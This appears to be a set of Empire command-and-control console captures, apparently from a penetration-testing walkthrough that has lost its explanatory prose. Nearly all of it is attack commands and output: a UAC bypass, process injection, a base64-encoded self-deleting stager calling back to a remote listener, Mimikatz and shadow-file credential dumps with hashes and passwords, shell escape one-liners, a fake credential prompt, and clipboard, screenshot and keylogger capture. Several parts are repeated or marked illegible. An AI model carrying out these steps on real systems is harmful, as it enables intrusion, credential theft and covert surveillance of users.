Name	La	Internal IP	Machine Name	Username	Process	PID	Delay	Last Seen
----	--	-----	-----	-----	-----	----	-----	-----
TesterAg	ps	192.168.0.220	TESTER-PC	tester-PC\tester	powershell	2932	5/0.0	2018-09-11 10:21:03
3XTGK17C	ps	192.168.0.220	TESTER-PC	*tester-PC\tester	powershell	2340	5/0.0	2018-09-11 10:21:03

```

(Empire: agents) > █

```



```
(Empire: agents) > interact TesterAgent1
```

```
(Empire: TesterAgent1) > info
```

```
[*] Agent info:
```

nonce	0784247684179213
jitter	0.0
servers	None
internal_ip	192.168.0.220
working_hours	
session_key	hLduYU(fe2m,D&J}9.!7y63P)Q5]=NsK
children	None
checkin_time	2018-09-11 08:45:56
hostname	TESTER-PC
id	1
delay	5
username	tester-PC\tester
kill_date	
parent	None
process_name	powershell
listener	Empire
process_id	2932
profile	/admin/get.php,/news.php,/login/process.php Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
os_details	Microsoft Windows 7 Professional
lost_limit	60
taskings	None
name	TesterAgent1
language	powershell
external_ip	10.205.150.68
session_id	7UEATMG3
lastseen_time	2018-09-11 10:21:03
language_version	2
high_integrity	0

```
(Empire: TesterAgent1) > █
```

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x37
(Empire: agents) > interact W8ZAH79V
(Empire: W8ZAH79V) > info

[*] Agent info:

nonce          5246499115150878
jitter         0.0
servers        None
internal_ip    192.168.2.9
working_hours
session_key    oz(kW+:dD-P450l>$1erT*8E[0iC/3!-
children       None
checkin_time   2018-08-28 22:56:05
hostname       PT-PC
id             1
delay          5
username       PT-PC\PT
kill_date
parent         None
process_name   powershell
listener       http
process_id     344
profile        /admin/get.php,/news.php,/login/process.php|Mozilla/5.0 (Windows NT
               6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
os_details     Microsoft Windows 7 Ultimate
lost_limit     60
taskings       None
name           W8ZAH79V
language       powershell
external_ip    192.168.2.9
session_id     W8ZAH79V
lastseen_time  2018-08-28 22:57:01
language_version 2
high_integrity 0

(Empire: W8ZAH79V) > 
```

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x37
(Empire: W8ZAH79V) > bypassuac http
[*] Tasked W8ZAH79V to run TASK_CMD_JOB
[*] Agent W8ZAH79V tasked with task ID 1
[*] Tasked agent W8ZAH79V to run module powershell/privesc/bypassuac_eventvwr
(Empire: W8ZAH79V) > [*] Agent W8ZAH79V returned results.
Job started: 4SV8DT
[*] Valid results returned by 192.168.2.9
[*] Sending POWERSHELL stager (stage 1) to 192.168.2.9
[*] New agent 731LH26E checked in
[+] Initial agent 731LH26E from 192.168.2.9 now active (Slack)
[*] Sending agent (stage 2) to 731LH26E at 192.168.2.9

```

```
~ -- -bash ... | .../data/agent -- harry@openvpn: ~ -- -bash | ...openvpn: ~ -- ssh harry
(Empire: TesterAgent1) > usemodule privesc/bypassuac_eventvwr
(Empire: powershell/privesc/bypassuac_eventvwr) > █
```

```
(Empire: powershell/privesc/bypassuac_eventvwr) > info

      Name: Invoke-EventVwrBypass
      Module: powershell/privesc/bypassuac_eventvwr
      NeedsAdmin: False
      OpsecSafe: True
      Language: powershell
MinLanguageVersion: 2
      Background: True
      OutputExtension: None

Authors:
  @enigma0x3

Description:
  Bypasses UAC by performing an image hijack on the .msc file
  extension and starting eventvwr.exe. No files are dropped to
  disk, making this opsec safe.

Comments:
  https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-
  eventvwr-exe-and-registry-hijacking/

Options:
```

Name	Required	Value	Description
----	-----	-----	-----
Listener	True		Listener to use.
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).
Proxy	False	default	Proxy to use for request (default, none, or other).
Agent	True	TesterAgent1	Agent to run module on.
ProxyCreds	False	default	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).


```
(Empire: powershell/privesc/bypassuac_eventvwr) > set Listener http
(Empire: powershell/privesc/bypassuac_eventvwr) > info
```

```
      Name: Invoke-EventVwrBypass
      Module: powershell/privesc/bypassuac_eventvwr
      NeedsAdmin: False
      OpsecSafe: True
      Language: powershell
MinLanguageVersion: 2
      Background: True
      OutputExtension: None
```

```
Authors:
  @enigma0x3
```

```
Description:
  Bypasses UAC by performing an image hijack on the .msc file
  extension and starting eventvwr.exe. No files are dropped to
  disk, making this opsec safe.
```

```
Comments:
  https://enigma0x3.net/2016/08/15/fileless-uac-bypass-using-
  eventvwr-exe-and-registry-hijacking/
```

Options:

Name	Required	Value	Description
----	-----	-----	-----
Listener	True	http	Listener to use.
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).
Proxy	False	default	Proxy to use for request (default, none, or other).
Agent	True	TesterAgent1	Agent to run module on.
ProxyCreds	False	default	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x37
(Empire: W8ZAH79V) > list agents

[*] Active agents:
```

Name	La	Internal IP	Machine Name	Username	Process	PID	Delay	Last Seen
----	----	-----	-----	-----	-----	----	-----	-----
W8ZAH79V	ps	192.168.2.9	PT-PC	PT-PC\PT	powershell	344	5/0.0	2018-08-28 22:59:03
731LH26E	ps	192.168.2.9	PT-PC	*PT-PC\PT	powershell	2216	5/0.0	2018-08-28 22:58:59

```
(Empire: W8ZAH79V) > 
```

```

(Empire: W8ZAH79V) > workinghours
[*] Tasked W8ZAH79V to run TASK_SHELL
[*] Agent W8ZAH79V tasked with task ID 2
(Empire: W8ZAH79V) > [*] Agent W8ZAH79V returned results.
agent working hours: WORKING_HOURS_REPLACE
[*] Valid results returned by 192.168.2.9

```

```

Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x37
(Empire: agents) > list

[*] Active agents:

Name      La Internal IP    Machine Name  Username      Process      PID    Delay    Last Seen
-----
W8ZAH79V  ps  192.168.2.9     PT-PC        PT-PC\PT     powershell   344    5/0.0    2018-08-28 23:00:33
731LH26E  ps  192.168.2.9     PT-PC        *PT-PC\PT    powershell   2216   5/0.0    2018-08-28 23:00:35

(Empire: agents) > interact 731LH26E
(Empire: 731LH26E) >

```

```

Harry — harry@FuzzerOS: ~/Empire — ssh
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24    ~ — msfconsole -r rev_https

(Empire: 731LH26E) > ps
[*] Tasked 731LH26E to run TASK_SHELL
[*] Agent 731LH26E tasked with task ID 3
(Empire: 731LH26E) > [*] Agent 731LH26E returned results.

ProcessName      PID Arch      UserName      MemUsage
-----
Idle              0  x64      N/A           0.02 MB
System            4  x64      N/A           1.60 MB
conhost           212 x64      PT-PC\PT      5.75 MB
smss              288 x64      NT AUTHORITY\SY 0.85 MB
                  STEM
svchost           328 x64      NT AUTHORITY\L0 17.39 MB
                  CAL SERVICE

```

svchost	908	x64	N/A	12.16 MB
svchost	912	x64	N/A	22.04 MB
explorer	1048	x64	PT-PC\PT	32.61 MB
dwm	1092	x64	PT-PC\PT	3.87 MB
conhost	1108	x64	PT-PC\PT	5.10 MB
svchost	1120	x64	N/A	23.07 MB

```
(Empire: AT1YSB7G) >
(Empire: AT1YSB7G) > psinject
[!] Injection requires you to specify listener
(Empire: AT1YSB7G) > psinject Empire 1048
[*] Tasked AT1YSB7G to run TASK_CMD_JOB
[*] Agent AT1YSB7G tasked with task ID 7
[*] Tasked agent AT1YSB7G to run module powershell/management/psinject
(Empire: AT1YSB7G) > █
```

```
(Empire: AT1YSB7G) > [*] Agent AT1YSB7G returned results.
Job started: G6A4L2
[*] Valid results returned by 182.68.210.178
[*] Sending POWERSHELL stager (stage 1) to 182.68.210.178
[*] New agent XMRSBDYZ checked in
[+] Initial agent XMRSBDYZ from 182.68.210.178 now active (Slack)
[*] Sending agent (stage 2) to XMRSBDYZ at 182.68.210.178
█
```

```
(Empire: AT1YSB7G) > list agents
```

```
[*] Active agents:
```

Name	La	Internal IP	Machine Name	Username	Process	PID	Delay	Last Seen
----	--	-----	-----	-----	-----	----	-----	-----
TesterAg	ps	192.168.0.220	TESTER-PC	tester-PC\tester	powershell	2932	5/0.0	2018-09-11 10:21:03
3XTGK17C	ps	192.168.0.220	TESTER-PC	*tester-PC\tester	powershell	2340	5/0.0	2018-09-11 10:21:03
3B5QCL2S	py	127.0.0.1	xXxZombi3xXx.local	Harry	/usr/bin/python	50920	5/0.0	2018-09-13 22:17:34
AT1YSB7G	ps	192.168.2.11	PT-PC	PT-PC\PT	powershell	2444	5/0.0	2018-09-14 09:06:04
DRE3TSL7	ps	192.168.2.11	PT-PC	PT-PC\PT	explorer	1048	5/0.0	2018-09-14 09:06:04
XMRSBDYZ	ps	192.168.2.11	PT-PC	PT-PC\PT	explorer	1048	5/0.0	2018-09-14 09:06:03

```
(Empire: AT1YSB7G) > █
```

```
[(Empire: 731LH26E) > creds
```

Credentials:

CredID	CredType	Domain	UserName	Host	Password
-----	-----	-----	-----	----	-----

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
~ — msfconsole -r rev_https_handler_8080.rc

[(Empire: 731LH26E) > mimikatz
[*] Tasked 731LH26E to run TASK_CMD_JOB
[*] Agent 731LH26E tasked with task ID 4
[*] Tasked agent 731LH26E to run module powershell/credentials/mimikatz/logonpasswords
```

```
SID : S-1-5-21-3881186481-1336627236-1975937850-1001
```

```
msv :
```

```
[000000003] Primary
```

```
* Username : PT
```

```
* Domain : PT-PC
```

```
* LM : dc33fac2e34c9437aad3b435b51404ee
```

```
* NTLM : ee206513a3facf8228b7dbbffa8302cef
```

```
* SHA1 : a5e6d9fb6e1135365c49339b68ab56175ffad9c7
```

```
tspkg :
```

```
* Username : PT
```

```
* Domain : PT-PC
```

```
* Password : harry
```

```
wdigest :
```

```
* Username : PT
```

```
* Domain : PT-PC
```

```
* Password : harry
```

```
kerberos :
```

```
* Username : PT
```

```
* Domain : PT-PC
```

```
* Password : harry
```

```
Harry — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24 — 143x35
~ — harry@FuzzerOS: ~/Empire — ssh harry@192.168.2.24
~ — msfconsole -r rev_https_handler_8080.rc

(Empire: 731LH26E) > creds

Credentials:

CredID  CredType  Domain  UserName  Host  Password
-----  -
1       hash      PT-PC   PT         PT-PC ee206513a3facf8228b7dbbffa8302cef
2       plaintext PT-PC   PT         PT-PC harry
```

```
Harry — harry@... — ssh harry@... — 143x41
~/dnscan -- -bash
~ -- -bash
~ -- harry@... — ssh harry@...

(Empire: agents) > usestager multi/bash
(Empire: stager/multi/bash) > info

Name: BashScript

Description:
  Generates self-deleting Bash script to execute the
  Empire stage0 launcher.

Options:

Name      Required  Value      Description
-----
Listener  True      True        Listener to generate stager for.
OutFile   False     File to output Bash script to, otherwise
SafeChecks True      True        Switch. Checks for LittleSnitch or a
Language  True      python     Language of the stager to generate.
UserAgent False     default    User-agent string to use for the staging
request (default, none, or other).

(Empire: stager/multi/bash) > █
```

```
(Empire: stager/multi/bash) > execute
#!/bin/bash
echo "import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode('aW1wb3J0IHN5cztpbXBvcnQgcmUsIHN1YnByb2Nlc3M7Y2lkID0gI
nBzIC1lZ1B8IGdyZXAgTG10dGx1XCBTbm10Y2ggfCBncmVhIC12IGdyZXAg1CnBzID0gc3VicHJvY2Vzcy50b3B1b1h1bW0sIHN0ZWxsPVRydwUsIHN0ZG91dD1zdWJwcm91ZXNzL1B1JUEUp
...
BTW21dLFNba109U1tqXSxTW21dCmk9aj0wCmZvc1BjaGFyIGluIGRhdGE6C1AgICBpPShpKzEpJTI1NgogICAgaj0oa1tTW21dKSUyNTYKICAgIFNbaV0sU1tqXT1TW2pdLFNbaV0KICAgI
G91dC5hcHB1bmQoY2hyKG9yZChjaGFyKV5TWyhTW21dK1Nba10pJTI1N0pKQpleGVjKCcnLmpvaW4ob3V0KSsk=));" | /usr/bin/python &
rm -f "$0"
exit

(Empire: stager/multi/bash) >
```



```
(Empire: stager/multi/bash) > [*] Sending PYTHON stager (stage 1) to 182.68.128.28
[*] Agent T3DXBIIP from 182.68.128.28 posted valid Python PUB key
[*] New agent T3DXBIIP checked in
[+] Initial agent T3DXBIIP from 182.68.128.28 now active (Slack)
[*] Sending agent (stage 2) to T3DXBIIP at 182.68.128.28
[!] strip_python_comments is deprecated and should not be used
```

```
(Empire: agents) > list
```

```
[*] Active agents:
```

Name	La	Internal IP	Machine Name	Username	Process	PID	Delay	Last Seen
-----	---	-----	-----	-----	-----	---	-----	-----
T3DXBIIP	py	127.0.1.1	Fuzzer0S	harry	/usr/bin/python	6544	5/0.0	2018-09-07 17:23:06

```
(Empire: agents) >
```

```
(Empire: agents) > interact T3DXBIIP
```

```
(Empire: T3DXBIIP) > sysinfo
```

```
[*] Tasked T3DXBIIP to run TASK_SYSINFO
```

```
[*] Agent T3DXBIIP tasked with Task ID 1
```

```
(Empire: T3DXBIIP) > sysinfo: 00000000|http://182.68.128.28|harry|Fuzzer0S|127.0.1.1|Linux,Fuzzer0S,4.4.0-134-generic,#160-Ubuntu SMP Wed Aug 15 14:57:38 UTC 2018,1686|False|/usr/bin/python|6544|python|2.7
```

```
[*] Agent T3DXBIIP returned results.
```

```
Listener: http://182.68.128.28
Internal IP: 127.0.1.1
Username: \harry
Hostname: Fuzzer0S
OS: Linux,Fuzzer0S,4.4.0-134-generic,#160-Ubuntu SMP Wed Aug 15 14:57:38 UTC 2018,1686
High Integrity: 0
Process Name: /usr/bin/python
Process ID: 6544
Language: python
Language Version: 2.7
```

```
[*] Valid results returned by 182.68.128.28
```

```
(Empire: T3DXBIIP) > usemodule privesc/linux/linux_priv_checker  
(Empire: python/privesc/linux/linux_priv_checker) > info
```

```
      Name: LinuxPrivChecker  
      Module: python/privesc/linux/linux_priv_checker  
      NeedsAdmin: False  
      OpsecSafe: True  
      Language: python  
MinLanguageVersion: 2.6  
      Background: False  
      OutputExtension: None
```

Authors:

```
@Killswitch_GUI  
@SecuritySift
```

Description:

This script is intended to be executed locally on a Linux box to enumerate basic system info, and search for common privilege escalation vectors with pure python.

Comments:

For full comments and code:
www.securitysift.com/download/linuxprivchecker.py

Options:

Name	Required	Value	Description
----	-----	-----	-----
Agent	True	T3DXBIIP	Agent to run on.


```
[*] Related Shell Escape Sequences...
```

```
v1-->      :!bash
v1-->      :set shell=/bin/bash:shell
awk-->      awk 'BEGIN {system("/bin/bash")}'
find-->      find / -exec /usr/bin/awk 'BEGIN {system("/bin/bash")}' \;
perl-->      perl -e 'exec "/bin/bash";'
```

```
[*] FINDING RELEVANT PRIVILEGE ESCALATION EXPLOITS...
```

Note: Exploits relying on a compile/scripting language not detected on this system are marked with a '*' but should still be tested!

The following exploits are ranked higher in probability of success because this script detected a related running process, OS, or mounted file system

The following exploits are applicable to this kernel version and should be investigated as well

- Kernel ia32syscall Emulation Privilege Escalation || <http://www.exploit-db.com/exploits/15023> || Language=c
- Sendpage Local Privilege Escalation || <http://www.exploit-db.com/exploits/19933> || Language=ruby**
- CAP_SYS_ADMIN to Root Exploit 2 (32 and 64-bit) || <http://www.exploit-db.com/exploits/15944> || Language=c
- CAP_SYS_ADMIN to root Exploit || <http://www.exploit-db.com/exploits/15916> || Language=c
- MySQL 4.x/5.0 User-Defined Function Local Privilege Escalation Exploit || <http://www.exploit-db.com/exploits/1518> || Language=c
- open-time Capability file_ns_capable() Privilege Escalation || <http://www.exploit-db.com/exploits/25450> || Language=c
- open-time Capability file_ns_capable() - Privilege Escalation Vulnerability || <http://www.exploit-db.com/exploits/25307> || Language=c

Finished

```
[*] Valid results returned by 182.68.128.28
```

```
(Empire: python/privesc/linux/linux_priv_checker) >
(Empire: python/privesc/linux/linux_priv_checker) >
```

```
(Empire) > agents
```

```
[*] Active agents:
```

Name	La	Internal IP	Machine Name	Username	Process	PID	Delay	Last Seen
----	----	-----	-----	-----	-----	---	-----	-----
T3DXBIIP	py	127.0.1.1	Fuzzer0S	\harry	/usr/bin/python	6544	5/0.0	2018-09-07 17:41:39
HPMED21R	py	127.0.1.1	Fuzzer0S	*root	/usr/bin/python	11094	5/0.0	2018-09-07 17:41:42

```
(Empire: agents) > █
```

```
(Empire: HPMED21R) > usemodule collection/linux/hashdump*
(Empire: python/collection/linux/hashdump) > info
```

```
      Name: Linux Hashdump
      Module: python/collection/linux/hashdump
      NeedsAdmin: True
      OpsecSafe: True
      Language: python
MinLanguageVersion: 2.6
      Background: False
      OutputExtension: None
```

```
Authors:
  @harmj0y
```

```
Description:
  Extracts the /etc/passwd and /etc/shadow, unshadowing the
  result.
```

```
Options:
```

Name	Required	Value	Description
----	-----	-----	-----
Agent	True	HPMED21R	Agent to execute module on.

```
rtkit:*:118:126:RealtimeKit,,,:/proc:/bin/false
saned:*:119:127::/var/lib/saned:/bin/false
usbmux:*:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
harry:$6$tx5Qfj6z$/NJmr06813Lb9jwAlfrFBS6900YPAVrZJS2M2zvZUfZXEG0ZFR0ekFy6yzQ6YrIleF7SJ1WNJv57wV.Y0B1rT1:1000:1000:harry,,,:/home/harry:/bin/ba
sh
vboxadd:!:999:1::/var/run/vboxadd:/bin/false
sshd:*:121:65534::/var/run/sshd:/usr/sbin/nologin

[*] Valid results returned by 182.68.128.28
```

```
(Empire: listeners) > usestager osx/launcher
(Empire: stager/osx/launcher) > info

Name: Launcher

Description:
  Generates a one-liner stage0 launcher for Empire.

Options:
```

Name	Required	Value	Description
Language	True	python	Language of the stager to generate.
SafeChecks	True	True	Switch. Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.
Base64	True	True	Switch. Base64 encode the output.
Listener	True		Listener to generate stager for.
OutFile	False		File to output launcher to, otherwise displayed on the screen.
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).

```
(Empire: listeners) > usestager osx/launcher
(Empire: stager/osx/launcher) > info

Name: Launcher

Description:
  Generates a one-liner stage0 launcher for Empire.

Options:
```

Name	Required	Value	Description
Language	True	python	Language of the stager to generate.
SafeChecks	True	True	Switch. Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.
Base64	True	True	Switch. Base64 encode the output.
Listener	True		Listener to generate stager for.
OutFile	False		File to output launcher to, otherwise displayed on the screen.
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).

```
(Empire: listeners) > usestager osx/launcher
(Empire: stager/osx/launcher) > info

Name: Launcher

Description:
  Generates a one-liner stage0 launcher for Empire.

Options:
```

Name	Required	Value	Description
----	-----	-----	-----
Language	True	python	Language of the stager to generate.
SafeChecks	True	True	Switch. Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.
Base64	True	True	Switch. Base64 encode the output.
Listener	True		Listener to generate stager for.
OutFile	False		File to output launcher to, otherwise displayed on the screen.
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).

```
(Empire: listeners) > usestager osx/launcher
(Empire: stager/osx/launcher) > info

Name: Launcher

Description:
  Generates a one-liner stage0 launcher for Empire.

Options:
```

Name	Required	Value	Description
----	-----	-----	-----
Language	True	python	Language of the stager to generate.
SafeChecks	True	True	Switch. Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.
Base64	True	True	Switch. Base64 encode the output.
Listener	True		Listener to generate stager for.
OutFile	False		File to output launcher to, otherwise displayed on the screen.
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).

```
(Empire: listeners) > usestager osx/launcher
(Empire: stager/osx/launcher) > info

Name: Launcher

Description:
  Generates a one-liner stage0 launcher for Empire.

Options:
```

Name	Required	Value	Description
----	-----	-----	-----
Language	True	python	Language of the stager to generate.
SafeChecks	True	True	Switch. Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.
Base64	True	True	Switch. Base64 encode the output.
Listener	True		Listener to generate stager for.
OutFile	False		File to output launcher to, otherwise displayed on the screen.
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).

```
(Empire: listeners) > usestager osx/launcher
(Empire: stager/osx/launcher) > info

Name: Launcher

Description:
  Generates a one-liner stage0 launcher for Empire.

Options:
```

Name	Required	Value	Description
----	-----	-----	-----
Language	True	python	Language of the stager to generate.
SafeChecks	True	True	Switch. Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.
Base64	True	True	Switch. Base64 encode the output.
Listener	True		Listener to generate stager for.
OutFile	False		File to output launcher to, otherwise displayed on the screen.
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).

[illegible]

```
(Empire: stager/osx/launcher) > [*] Sending PYTHON stager (stage 1) to 182.68.128.28
[*] Agent FIWDQ99M from 182.68.128.28 posted valid Python PUB key
[*] New agent FIWDQ99M checked in
[+] Initial agent FIWDQ99M from 182.68.128.28 now active (Slack)
[*] Sending agent (stage 2) to FIWDQ99M at 182.68.128.28
[!] strip_python_comments is deprecated and should not be used
```

```
FIWDQ99M py 127.0.0.1 xXxZombi3xXx.local Harry /usr/bin/python 80742 5/0.0 2018-09-06 16:49:47
(Empire: agents) >
```

```
FIWDQ99M py 127.0.0.1 xXxZombi3xXx.local Harry /usr/bin/python 80742 5/0.0 2018-09-06 16:49:47
(Empire: agents) >
```

```

(Empire: agents) > interact FIWDQ99M
(Empire: FIWDQ99M) > sysinfo
[*] Tasked FIWDQ99M to run TASK_SYSINFO
[*] Agent FIWDQ99M tasked with task ID 1
(Empire: FIWDQ99M) > sysinfo: 00000000|http://[redacted]|Harry|xxZomb13xXx.local|127.0.0.1|Darwin,xxZomb13xXx.local,17.0.0,Darwin Kernel Version 17.0.0: Thu Aug 24 21:48:19 PDT 2017; root:xnu-4570.1.46~2/RELEASE_ARM_T8020|False|/usr/bin/python|80742|python|2.7
[*] Agent FIWDQ99M returned results.
Listener: http://[redacted]
Internal IP: 127.0.0.1
Username: \Harry
Hostname: xxZomb13xXx.local
OS: Darwin,xxZomb13xXx.local,17.0.0,Darwin Kernel Version 17.0.0: Thu Aug 24 21:48:19 PDT 2017; root:xnu-4570.1.46~2/RELEASE_ARM_T8020
High Integrity: 0
Process Name: /usr/bin/python
Process ID: 80742
Language: python
Language Version: 2.7

[*] Valid results returned by 182.68.128.28

```

```

(Empire: FIWDQ99M) > usemodule collection/osx/
browser_dump      kerberosdump      keylogger          pillage_user      search_email
clipboard         keychaindump*      native_screenshot  prompt            sniffer*
hashdump*        keychaindump_chainbreaker  native_screenshot_mss  screensaver_alleyoop  webcam
imessage_dump    keychaindump_decrypt  osx_mic_record      screenshot
(Empire: FIWDQ99M) > usemodule collection/osx/

```

```

(Empire: FIWDQ99M) > usemodule collection/osx/prompt
(Empire: python/collection/osx/prompt) > info

```

```

      Name: Prompt
      Module: python/collection/osx/prompt
      NeedsAdmin: False
      OpsecSafe: False
      Language: python
      MinLanguageVersion: 2.6
      Background: False
      OutputExtension: None

```

```

Authors:
  @FuzzyNop
  @harmj0y

```

```

Description:
  Launches a specified application with an prompt for
  credentials with osascript.

```

```

Comments:
  https://github.com/fuzzynop/FiveOnceInYourLife

```


```

Options:

```

Name	Required	Value	Description
----	-----	-----	-----
ListApps	False		Switch. List applications suitable for launching.
SandboxMode	False		Switch. Launch a sandbox safe prompt
Agent	True	FIWDQ99M	Agent to execute module on.
AppName	True	App Store	The name of the application to launch.

```
(Empire: python/collection/osx/prompt) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked FIWDQ99M to run TASK_CMD_WAIT
[*] Agent FIWDQ99M tasked with task ID 2
[*] Tasked agent FIWDQ99M to run module python/collection/osx/prompt
(Empire: python/collection/osx/prompt) > [*] Agent FIWDQ99M returned results.
```



```
(Empire: python/collection/osx/prompt) > [*] Agent FIWDQ99M returned results.
button returned:OK, text returned:test123

[*] Valid results returned by 182.68.128.28
```



```
(Empire: FIWDQ99M) > usemodule collection/osx/clipboard
(Empire: python/collection/osx/clipboard) > info

      Name: ClipboardGrabber
      Module: python/collection/osx/clipboard
      NeedsAdmin: False
      OpsecSafe: True
      Language: python
MinLanguageVersion: 2.6
      Background: False
      OutputExtension: None

Authors:
  @424f424f

Description:
  This module will write log output of clipboard to stdout (or
  disk).
```

Options:

Name	Required	Value	Description
----	-----	-----	-----
OutFile	False		Optional file to save the clipboard output to.
MonitorTime	True	0	Optional for how long you would like to monitor clipboard in (s).
Agent	True	FIWDQ99M	Agent to grab clipboard from.

```
(Empire: python/collection/osx/clipboard) > [*] Agent FIWDQ99M returned results.
2018-09-06 22:27:28: u'Himanshu this is my new password: Harry@123#@!\nPlease make a note of it and don\u2019t share it with anyone. Thanks'
[*] Valid results returned by 182.68.128.28
```

```
(Empire: M39WR3CG) > osx_screenshot
[*] Tasked agent to take a screenshot
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked M39WR3CG to run TASK_CMD_WAIT_SAVE
[*] Agent M39WR3CG tasked with task ID 1
[*] Tasked agent M39WR3CG to run module python/collection/osx/native_screenshot
(Empire: M39WR3CG) >
[*] Compressed size of xXxZombi3xXx.local_2018-09-06_19-04-52.png download: 159 KB
[*] Final size of xXxZombi3xXx.local_2018-09-06_19-04-52.png wrote: 171 KB
[+] File native_screensh/xXxZombi3xXx.local_2018-09-06_19-04-52.png from M39WR3CG saved
[*] Agent M39WR3CG returned results.
Output saved to ./downloads/M39WR3CG/native_screensh/xXxZombi3xXx.local_2018-09-06_19-04-52.png
[*] Valid results returned by 182.68.128.28
(Empire: M39WR3CG) >
```

```
(Empire: M39WR3CG) > osx_screenshot
[*] Tasked agent to take a screenshot
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked M39WR3CG to run TASK_CMD_WAIT_SAVE
[*] Agent M39WR3CG tasked with task ID 1
[*] Tasked agent M39WR3CG to run module python/collection/osx/native_screenshot
(Empire: M39WR3CG) >
```

```
(Empire: M39WR3CG) > usemodule collection/osx/keylogger
(Empire: python/collection/osx/keylogger) > info
```

```
      Name: Keylogger
      Module: python/collection/osx/keylogger
      NeedsAdmin: False
      OpsecSafe: False
      Language: python
      MinLanguageVersion: 2.6
      Background: False
      OutputExtension: None
```

Authors:

```
joev
@harmj0y
@Salbei_
```

Description:

Logs keystrokes to the specified file. Ruby based and heavily adapted from MSF's osx/capture/keylog_recorder. Kill the resulting PID when keylogging is finished and download the specified LogFile.

Comments:

https://github.com/gojhonny/metasploit-framework/blob/master/modules/post/osx/capture/keylog_recorder.rb

Options:

Name	Required	Value	Description
LogFile	True	/tmp/.debug.db	Text file to log keystrokes out to.
Agent	True	M39WR3CG	Agent to keylog.


```
(Empire: python/collection/osx/keylogger) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked M39WR3CG to run TASK_CMD_WAIT
[*] Agent M39WR3CG tasked with task ID 6
[*] Tasked agent M39WR3CG to run module python/collection/osx/keylogger
(Empire: python/collection/osx/keylogger) > [*] Agent M39WR3CG returned results.
Harry          82913   3.6   0.1  4301928  11796 s013  S      1:35AM   0:00.11 ruby

kill ruby PID and download /tmp/.debug.db when completed

[*] Valid results returned by 182.68.128.28
```

```
(Empire: M39WR3CG) > download /tmp/.debug.db
[*] Tasked M39WR3CG to run TASK_DOWNLOAD
[*] Agent M39WR3CG tasked with task ID 7
(Empire: M39WR3CG) >
[*] Compressed size of .debug.db download: 213 Bytes
[*] Final size of .debug.db wrote: 330 Bytes
[+] Part of file .debug.db from M39WR3CG saved
[*] Agent M39WR3CG returned results.
[*] Valid results returned by 182.68.128.28
```

```
harry@openvpn:~$ cat Empire/downloads/M39WR3CG/.debug.db
```

```
[loginwindow] - [2018-09-07 01:35:47 +0530]
n[enter]
```

```
[Terminal] - [2018-09-07 01:35:57 +0530]
[enter]back[delete][delete][delete][delete][cmd]t[shift]this is te[delete][delete]my new password[shift]; harryharry123123[enter]
```

```
(Empire: M39WR3CG) > usemodule privesc/multi/sudo_spawn
(Empire: python/privesc/multi/sudo_spawn) > info
```

```
      Name: SudoSpawn
      Module: python/privesc/multi/sudo_spawn
      NeedsAdmin: False
      OpsecSafe: True
      Language: python
MinLanguageVersion: 2.6
      Background: False
      OutputExtension: None
```

```
Authors:
  @harmj0y
```

```
Description:
  Spawns a new Empire agent using sudo.
```

```
Options:
```

Name	Required	Value	Description
----	-----	-----	-----
Listener	True		Listener to use.
